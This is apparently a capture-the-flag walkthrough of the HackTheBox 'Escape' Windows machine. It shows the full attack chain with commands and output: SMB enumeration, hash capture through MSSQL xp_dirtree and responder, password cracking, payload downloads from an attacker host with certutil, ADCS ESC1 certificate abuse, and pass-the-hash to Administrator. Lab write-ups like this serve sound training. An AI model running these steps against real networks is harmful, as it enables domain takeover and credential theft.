Summary

`Escape` is a Medium level difficulty Windows machine from HackTheBox. It's running `Active Directory` services, a `SMB` share and a `Microsoft SQL Server`. We found a file meant for employees in `SMB` share which can be authenticated anonymously. We'll get the credentials of a public user which can be used to login `Microsoft SQL Server`. In `MSSQL`, they've enabled a function that shouldn't be enabled or shouldn't allowed public users to run. By using this misconfiguration, we get the hash of a service user. After cracking the hash using `john`, we used `evil-winrm` to get foothold as a service user. And then we've found that a domain user has wrongfully used their password instead of their username to authenticate in the backup file of `MSSQL` log file. For privilege escalation, there's a misconfigured certificate template(**ESC1**) which we used to get the hash of the administrator.

Initial Scan

We will run a `nmap` scan on this machine. Since we know it's a Windows machine, we need to use `-Pn` flag.


```
nmap -p- -sV -sC 10.10.11.202 -Pn
```

```
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-
04-11 16:22:53Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP
(Domain: sequel.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2023-04-11T16:24:28+00:00; +8h00m00s from scanner time.
| ssl-cert: Subject: commonName=dc.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>,
DNS:dc.sequel.htb
| Not valid before: 2022-11-18T21:20:35
|_Not valid after:  2023-11-18T21:20:35
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP
(Domain: sequel.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>,
DNS:dc.sequel.htb
| Not valid before: 2022-11-18T21:20:35
|_Not valid after:  2023-11-18T21:20:35
1433/tcp  open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2023-04-11T13:18:11
|_Not valid after:  2053-04-11T13:18:11
|_ssl-date: 2023-04-11T16:24:27+00:00; +8h00m01s from scanner time.
|_ms-sql-ntlm-info: ERROR: Script execution failed (use -d to debug)
|_ms-sql-info: ERROR: Script execution failed (use -d to debug)
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP
(Domain: sequel.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>,
DNS:dc.sequel.htb
| Not valid before: 2022-11-18T21:20:35
|_Not valid after:  2023-11-18T21:20:35
|_ssl-date: 2023-04-11T16:24:27+00:00; +8h00m01s from scanner time.
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP
```

```
(Domain: sequel.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=dc.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>,
DNS:dc.sequel.htb
| Not valid before: 2022-11-18T21:20:35
|_Not valid after:  2023-11-18T21:20:35
|_ssl-date: 2023-04-11T16:24:30+00:00; +8h00m01s from scanner time.
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
49687/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49688/tcp open  msrpc         Microsoft Windows RPC
49704/tcp open  unknown
49712/tcp open  msrpc         Microsoft Windows RPC
61409/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 8h00m00s, deviation: 0s, median: 8h00m00s
| smb2-time:
|   date: 2023-04-11T16:23:47
|_  start_date: N/A
| smb2-security-mode:
|   311:
|_    Message signing enabled and required
```

We got the domain name of the machine, `sequel.htb` which we'll be adding to our `/etc/hosts` file.



We can also see a `smb` share on port 139 & 445, `winrm` service on port 5985, `Microsoft SQL Server` on port 1433 and `Active Directory` services.

Enumerating SMB Shares

Now, we can start enumerating services. We'll use `smbmap` to enumerate `smb` service.

```
┌──(kali㉿kali)-[/HTB/escape]
└─$ smbmap -u 'anonymous' -d sequel -H 10.10.11.202
[+] Guest session       IP: 10.10.11.202:445    Name: escape.htb
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        NETLOGON                                                NO ACCESS       Logon server share
        Public                                                  READ ONLY
        SYSVOL                                                  NO ACCESS       Logon server share
```

We have two **READ ONLY** shares called *Public* and *IPC$*. Whenever *IPC$* is readable, we can use `impacket-lookupsid` to get a list of usernames in the system.

```
└─$ impacket-lookupsid -no-pass anonymous@10.10.11.202
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Brute forcing SIDs at 10.10.11.202
[*] StringBinding ncacn_np:10.10.11.202[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-4078382237-1492182817-2568127209
498: sequel\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: sequel\Administrator (SidTypeUser)
501: sequel\Guest (SidTypeUser)
502: sequel\krbtgt (SidTypeUser)
512: sequel\Domain Admins (SidTypeGroup)
513: sequel\Domain Users (SidTypeGroup)
514: sequel\Domain Guests (SidTypeGroup)
515: sequel\Domain Computers (SidTypeGroup)
516: sequel\Domain Controllers (SidTypeGroup)
517: sequel\Cert Publishers (SidTypeAlias)
518: sequel\Schema Admins (SidTypeGroup)
519: sequel\Enterprise Admins (SidTypeGroup)
520: sequel\Group Policy Creator Owners (SidTypeGroup)
521: sequel\Read-only Domain Controllers (SidTypeGroup)
522: sequel\Cloneable Domain Controllers (SidTypeGroup)
525: sequel\Protected Users (SidTypeGroup)
526: sequel\Key Admins (SidTypeGroup)
527: sequel\Enterprise Key Admins (SidTypeGroup)
553: sequel\RAS and IAS Servers (SidTypeAlias)
571: sequel\Allowed RODC Password Replication Group (SidTypeAlias)
572: sequel\Denied RODC Password Replication Group (SidTypeAlias)
1000: sequel\DC$ (SidTypeUser)
1101: sequel\DnsAdmins (SidTypeAlias)
1102: sequel\DnsUpdateProxy (SidTypeGroup)
1103: sequel\Tom.Henn (SidTypeUser)
1104: sequel\Brandon.Brown (SidTypeUser)
1105: sequel\Ryan.Cooper (SidTypeUser)
1106: sequel\sql_svc (SidTypeUser)
1107: sequel\James.Roberts (SidTypeUser)
1108: sequel\Nicole.Thompson (SidTypeUser)
1109: sequel\SQLServer2005SQLBrowserUser$DC (SidTypeAlias)
```

Names that has **SidTypeUser** as a label is the usernames that's in the system. After enumerating usernames by using *IPC$*, we also need to enumerate *Public* share that's readable by anonymous users.

```
┌──(kali㉿kali)-[/HTB/escape]
└─$ smbclient --user='anonymous' //10.10.11.202/Public
Password for [WORKGROUP\anonymous]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Sat Nov 19 18:21:25 2022
  ..                                  D        0  Sat Nov 19 18:21:25 2022
  SQL Server Procedures.pdf           A    49551  Fri Nov 18 20:09:43 2022

                5184255 blocks of size 4096. 1472668 blocks available
smb: \> get "SQL Server Procedures.pdf"
getting file \SQL Server Procedures.pdf of size 49551 as SQL Server Procedures.pdf (21.3 KiloBytes/sec) (average 21.3 KiloBytes/sec)
smb: \>
```

We'll download the *PDF* file to see the contents inside since we can't open it on `smb` server.

For new hired and those that are still waiting their users to be created and perms assigned, can sneak a peek at the Database with user `PublicUser` and password `GuestUserCantWrite1`.

So, they've provided username and passwords for `mssql` and it looks like the account doesn't have much privileges considering it's for new hired employees.

Exploiting MSSQL

We can use `impacket-mssqlclient` to authenticate `mssql` server with the credentials provided by the *PDF* file.

```
┌──(kali㉿kali)-[~]
└─$ impacket-mssqlclient 'PublicUser@10.10.11.202'
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Password:
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC\SQLMOCK): Line 1: Changed database context to 'master'.
[*] INFO(DC\SQLMOCK): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL>
```

HackTricks has an article for pentesting and enumerating `mssql` servers. After checking the permissions to see who can run the `mssql` functions, we can see that `xp_dirtree` can be called by the public, basically everyone who's logged in.

```
SQL> EXEC sp_helprotect 'xp_dirtree';
Owner    Object                Grantee        Grantor    ProtectType   Action        Column
_____    ___________________   ___________    _______    ___________   ______        ______

sys      xp_dirtree            public         dbo        b'Grant     '   Execute          .
```

`xp_dirtree` is **an undocumented and unsupported command** that returns a hierarchical directory listing of the specified path in the file system. We can use it to access a `smb` server hosted by us to get the hash of the user running the service. In order to host a `smb` share on

our machine, we can use either `responder` or `impacket-smbserver`. We'll be using `responder` here -

```
sudo responder -I tun0 -v
```

By running `xp_dirtree '\\my-ip\anything'` on the `mssqlclient` , we'll get the hash of the user *sql_svc* on your `responder` console like this -

```
[SMB] NTLMv2-SSP Client   : 10.10.11.202
[SMB] NTLMv2-SSP Username : sequel\sql_svc
[SMB] NTLMv2-SSP Hash     : sql_svc::sequel:9353268758055618:1D
700510001001E00570049004E002D004800500057005900330036005800 4D00
4C004F00430041004C0003001400420030004700510 02E004C004F00430041C
000000000000000000000000300000A107060BDD3523430EF3982347483977B6
002E00310030002E00310034002E0036003200000000000000000000
```

Since we got the hash, we can save it to a file and crack it with `JohnTheRipper`. The hash is saved in the sql_svc_hash file -

```
┌──(kali㉿kali)-[/HTB/escape]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt sql_svc_hash
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
REGGI[redacted] (sql_svc)
1g 0:00:00:11 DONE (2023-04-11 16:29) 0.08802g/s 941971p/s 941971c/s 941971C/s REINLY..REDMAN69
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
```

Getting foothold and User flag

Now, we have both the username and password so we could try to authenticate a service. Since port 5985 (*winrm*) is open, we could try to authenticate it by using `evil-winrm`.

```
┌──(kali㉿kali)-[~]
└─$ evil-winrm -i 10.10.11.202 --user 'sql_svc' --password 'REGGI[redacted]'

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detecti

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\sql_svc\Documents>
```

After browsing through the directories, we've found an interesting file in the directory `C:\SQLServer\Logs`. It looks like user *Ryan.Cooper* has tried to login `mssql` with their

passwords instead of their username.

```
2022-11-18 13:43:07.44 Logon       Error: 18456, Severity: 14, State: 8.
2022-11-18 13:43:07.44 Logon       Logon failed for user 'sequel.htb\Ryan.Cooper'.
2022-11-18 13:43:07.48 Logon       Error: 18456, Severity: 14, State: 8.
2022-11-18 13:43:07.48 Logon       Logon failed for user 'Nuclear[redacted]'. Reason
2022-11-18 13:43:07.72 spid51      Attempting to load library 'xpstar.dll' into mem
2022-11-18 13:43:07.76 spid51      Using 'xpstar.dll' version '2019.150.2000' to ex
message only; no user action is required.
```

We will use them as username and password for repectively `evil-winrm` since we can see that there's a user called *Ryan.Cooper* in the system.

```
┌──(kali㉿kali)-[/HTB/escape]
└─$ evil-winrm -i 10.10.11.202 --user 'Ryan.Cooper' --password 'Nuclear[redacted]'

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc()

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winr

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Ryan.Cooper\Documents>
```

We've successfully got the shell as the user that has a flag. We can see the user flag in `C:\Users\Ryan.Cooper\Desktop`.

Enumerating Active Directory Certificate Services

We ran `winpeas.exe` for local privilege escalation but nothing interesting came up. So my focus shifted towards Active Directory. We used a tool called [adPEAS](#) to enumerate Active Directory. We'll download it to our machine first and then download it to the victim machine from our machine.

```
wget https://raw.githubusercontent.com/61106960/adPEAS/main/adPEAS-Light.ps1
# Download to attacker machine

python3 -m http.server 80   # Host a webserver on attacker machine

certutil -urlcache -f http://10.10.14.62/adPEAS-Light.ps1 adpeas.ps1   #
Download it to victim machine

. .\adpeas.ps1   # Dot sourcing the powershell script to use it

Invoke-adPEAS   # Enumerate everything related to the AD
```

```
[?] ++++++ Checking Template 'UserAuthentication' ++++++
[!] Template 'UserAuthentication' has Flag 'ENROLLEE_SUPPLIES_SUBJECT'
[!] Identity 'sequel\sql_svc' has 'GenericAll' permissions on template 'UserAuthentication'
[+] Identity 'sequel\Domain Users' has enrollment rights for template 'UserAuthentication'
Template Name:                          UserAuthentication
Template distinguishedname:             CN=UserAuthentication,CN=Certificate Templates,CN=Public Key Services,
Date of Creation:                       11/18/2022 21:10:22
[+] Extended Key Usage:                 Client Authentication, Secure E-mail, Encrypting File System
EnrollmentFlag:                         INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS
[!] CertificateNameFlag:                ENROLLEE_SUPPLIES_SUBJECT
[!] Template Permissions:               sequel\sql_svc : GenericAll
[+] Enrollment allowed for:             sequel\Domain Users
```

As we can see here, permissions for template **UserAuthentication** is set to **GenericAll** which means every domain user can request a ticket using that template. So, our goal here would be to request a ticket of *Administrator* and then use it to authenticate as *Administrator*. This misconfigured certificate template is often noted as **ESC1**

Exploiting ADCS ESC1

We can choose different tools for this task. The procedure is identical, the only difference is that one method needs an executable or two on the victim machine and the other method doesn't need any file. Both of these tools can also be used to enumerate AD certificate services so I'll also include how do we use these tools to enumerate.

certipy

`certipy` is a command-line tool for enumerating and exploiting **Active Directory Certificate Services**. We can get it either from their GitHub Repository or install it with our package installer -

```
sudo apt-get update
sudo apt install certipy-ad
```

We can use `certipy` to enumerate the vulnerable certificates like this -

```
certipy find -u Ryan.Cooper@escape.htb -p '$$PASSWORD HERE$$' -dc-ip
10.10.11.202 -vulnerable -stdout
```

Here's the output -

```
Permissions
  Enrollment Permissions
    Enrollment Rights              : SEQUEL.HTB\Domain Admins
                                     SEQUEL.HTB\Domain Users
                                     SEQUEL.HTB\Enterprise Admins
  Object Control Permissions
    Owner                          : SEQUEL.HTB\Administrator
    Write Owner Principals         : SEQUEL.HTB\Domain Admins
                                     SEQUEL.HTB\Enterprise Admins
                                     SEQUEL.HTB\Administrator
    Write Dacl Principals          : SEQUEL.HTB\Domain Admins
                                     SEQUEL.HTB\Enterprise Admins
                                     SEQUEL.HTB\Administrator
    Write Property Principals      : SEQUEL.HTB\Domain Admins
                                     SEQUEL.HTB\Enterprise Admins
                                     SEQUEL.HTB\Administrator
[!] Vulnerabilities
  ESC1                             : 'SEQUEL.HTB\\Domain Users' can enroll, enrollee supplies subject and template allows client authentication
```

If we didn't use `-stdout` flag, we'll get 3 files instead, a plaintext `.txt` file, a `JSON` file and a `zip` to be used for `BloodHound`. From these outputs, we'll get template name, certificate authorities' names which will be needed for the next step.

```
Template Name             => UserAuthentication
Certificate Authorities   => sequel-DC-CA
DNS Name                  => dc.sequel.htb
```

We'll use use `req` command to request a new certificate for *Administrator* using the informations we got from the last step.

```
certipy req -username Ryan.Cooper@sequel.htb -password $$PASSWORD HERE$$ -ca
sequel-DC-CA -template UserAuthentication -target dc.sequel.htb -upn
administrator@sequel.htb
```

What this command does is that it requests a new certificate for another user supplied by `-upn` (User Principal Name) flag from the DC using the certificate template that's misconfigured, which is **UserAuthentication** in our case.

If we've done everything correctly, we'd get a `.pfx` certificate file which can be used to authenticate the DC using the `auth` command.

```
certipy auth -pfx administrator.pfx -domain sequel.htb -username
administrator -dc-ip 10.10.11.202
```

Sometimes, our system time and the time on the DC are different. So, we could use `ntpdate` or `faketime` to sync the time between our system clock and the DC clock. If the clocks are synced up and the certificate is a correct one, we'll get a NTLM hash of *Administrator*.

We could use `evil-winrm` again to perform a **PassTheHash** attack on the DC. NTLM hashes are in the format of **LM:NT** and we only need **NT** hashes to authenticate. Therefore, we'll use only the latter half of the hash.

```
evil-winrm -i 10.10.11.202 --user 'Administrator' -hash '$$NT HASH HERE$$'
```

Certify.exe + Rubeus.exe

`Certify.exe` and `Rubeus.exe` are both C# tools used for Active Directory. Certify.exe is intended for enumerating and abusing Active Directory Certificate Services and Rubeus.exe is for abusing Kerberos interactions. We can get pre-compiled executables from this repository

We'll just download those to our machine first just in case if we needed those in the future. After we've downloaded it to our machine, we'll host a web server with python so that the victim machine could download those to their machine.

```
python3 -m http.server 80    # Attacker machine

certutil -urlcache -f http://Attacker-IP/Certify.exe certify.exe   # Victim machine
certutil -urlcache -f http://Attacker-IP/Rubeus.exe rubeus.exe
```

With `Certify.exe`, we can find vulnerable certificate services by simply running -

```
./Certify.exe find /vulnerable
```

and here's the output -

```
[!] Vulnerable Certificates Templates :

    CA Name                               : dc.sequel.htb\sequel-DC-CA
    Template Name                         : UserAuthentication
    Schema Version                        : 2
    Validity Period                       : 10 years
    Renewal Period                        : 6 weeks
    msPKI-Certificate-Name-Flag          : ENROLLEE_SUPPLIES_SUBJECT
    mspki-enrollment-flag                 : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS
    Authorized Signatures Required        : 0
    pkiextendedkeyusage                   : Client Authentication, Encrypting File System, Secure Email
    mspki-certificate-application-policy  : Client Authentication, Encrypting File System, Secure Email
    Permissions
      Enrollment Permissions
        Enrollment Rights           : sequel\Domain Admins          S-1-5-21-4078382237-1492182817-2568127209-512
                                      sequel\Domain Users           S-1-5-21-4078382237-1492182817-2568127209-513
                                      sequel\Enterprise Admins      S-1-5-21-4078382237-1492182817-2568127209-519
      Object Control Permissions
        Owner                       : sequel\Administrator          S-1-5-21-4078382237-1492182817-2568127209-500
        WriteOwner Principals       : sequel\Administrator          S-1-5-21-4078382237-1492182817-2568127209-500
                                      sequel\Domain Admins          S-1-5-21-4078382237-1492182817-2568127209-512
                                      sequel\Enterprise Admins      S-1-5-21-4078382237-1492182817-2568127209-519
        WriteDacl Principals        : sequel\Administrator          S-1-5-21-4078382237-1492182817-2568127209-500
                                      sequel\Domain Admins          S-1-5-21-4078382237-1492182817-2568127209-512
                                      sequel\Enterprise Admins      S-1-5-21-4078382237-1492182817-2568127209-519
        WriteProperty Principals    : sequel\Administrator          S-1-5-21-4078382237-1492182817-2568127209-500
                                      sequel\Domain Admins          S-1-5-21-4078382237-1492182817-2568127209-512
                                      sequel\Enterprise Admins      S-1-5-21-4078382237-1492182817-2568127209-519
```

We can request a certificate as *Administrator* by using `request` command -

```
./certify.exe request /ca:sequel.htb\sequel-DC-CA
/template:UserAuthentication /altname:Administrator
```

If the template is available for us to request, we'll get a `.pem` certificate in stdout like this -

```
[*] cert.pem         :

-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEAqRZfwTdQu0JjXvdnnAoJYcyCe7MWUE49IuKgPGxHFGEWblNV
x7EWeDPQeuz0A13lV4Z2PWvJTX2LqNeaAGq5sJ1vTdDyCmopjgRjgc8NkVQ2vzVr
1IkgEwPvxSvOsD9yOnFqTT7c1REWoK2vITQNDIceiRW6j9mfrRGRROuJeaPfB5f/
GT2fq3guIsTH9byXD0/6mYMCgYEAw3SzkSqG5njnEfZHhoMk86dSaLEPH57/Zn1v
X6yO/hrr1PF2zEZzwT16KhluhDEWlr27dq7Dtc6PWP8KqL7vVPXlL3URy77Q1L4u
yabAuqP0Jkh6+ayIB/ry+qLptYtTEkY+0UEBvj8AbLC35CNpXZ7vKx+0Ls4P+8PJ
8cwvpkkCgYByOrsZFe2aW+voct1uABN6s0le0J0WUUbtnLQGlAx3jE69lgIfFFVf
1X5p6F+xo/N9vCzLLv/raUUu/bNgQnH/hAl8o292IRO2M9mbsvxLgErGe6C5FwBX
nv+NTogSlmAVjjMkRaEYJo5dnhV+e0OpcY+VoSc26fu0KjCh9NXD4g==
-----END RSA PRIVATE KEY-----
-----BEGIN CERTIFICATE-----
MIIGEjCCBPqgAwIBAgITHgAAAAyIVzoAQorZJwAAAAAADDANBgkqhkiG9w0BAQsF
ADBEMRMwEQYKCZImiZPyLGQBGRYDaHRiMRYwFAYKCZImiZPyLGQBGRYGc2VxdWVs
MRUwEwYDVQQDEwxzZXF1ZWwtREMtQ0EwHhcNMjMwNDEzMTQ1OTU0WhcNMjUwNDEz
```

We'll copy the `.pem` certificate to our Linux machine where we'll use `openssl` to convert the certificate to `.pfx` format.

```
openssl pkcs12 -in certificate.pem -keyex -CSP "Microsoft Enhanced
Cryptographic Provider v1.0" -export -out certificate.pfx
```

Now, we have a `.pfx` certificate as *Administrator* that can be used to authenticate DC and get the credentials. We could use `certipy` for this stage like I previously demonstrated. But for now, I'll use `Rebeus.exe` to get *Administrator* credentials.

We'll need `certificate.pfx` on the victim machine if we're going to use `Rubeus.exe`. We'll use `python3` for web server and `certutil` for downloading to the machine. After we've

finished transfering files to the victim machine, we could now use `Rebeus.exe` to interact with Kerberos.

```
./rubeus.exe asktgt /user:administrator /certificate:cert.pfx
/password:%%PASSWORD_FOR_PFX%% /getcredentials
```

We should get a Kerberos ticket and a NTLM hash that can be used to perform **PTH** attack using `evil-winrm`. Ideally, we could perform **Pass The Ticket** by using `/ptt` option instead of `/getcredentials` but on `evil-winrm`, tickets only get imported and didn't get pass so we don't get access as the *Administrator*.

References

1. ADCS Domain Escalation by HackTricks
2. Abusing ESC1
3. HackTheBox Support Walkthrough by 0xdf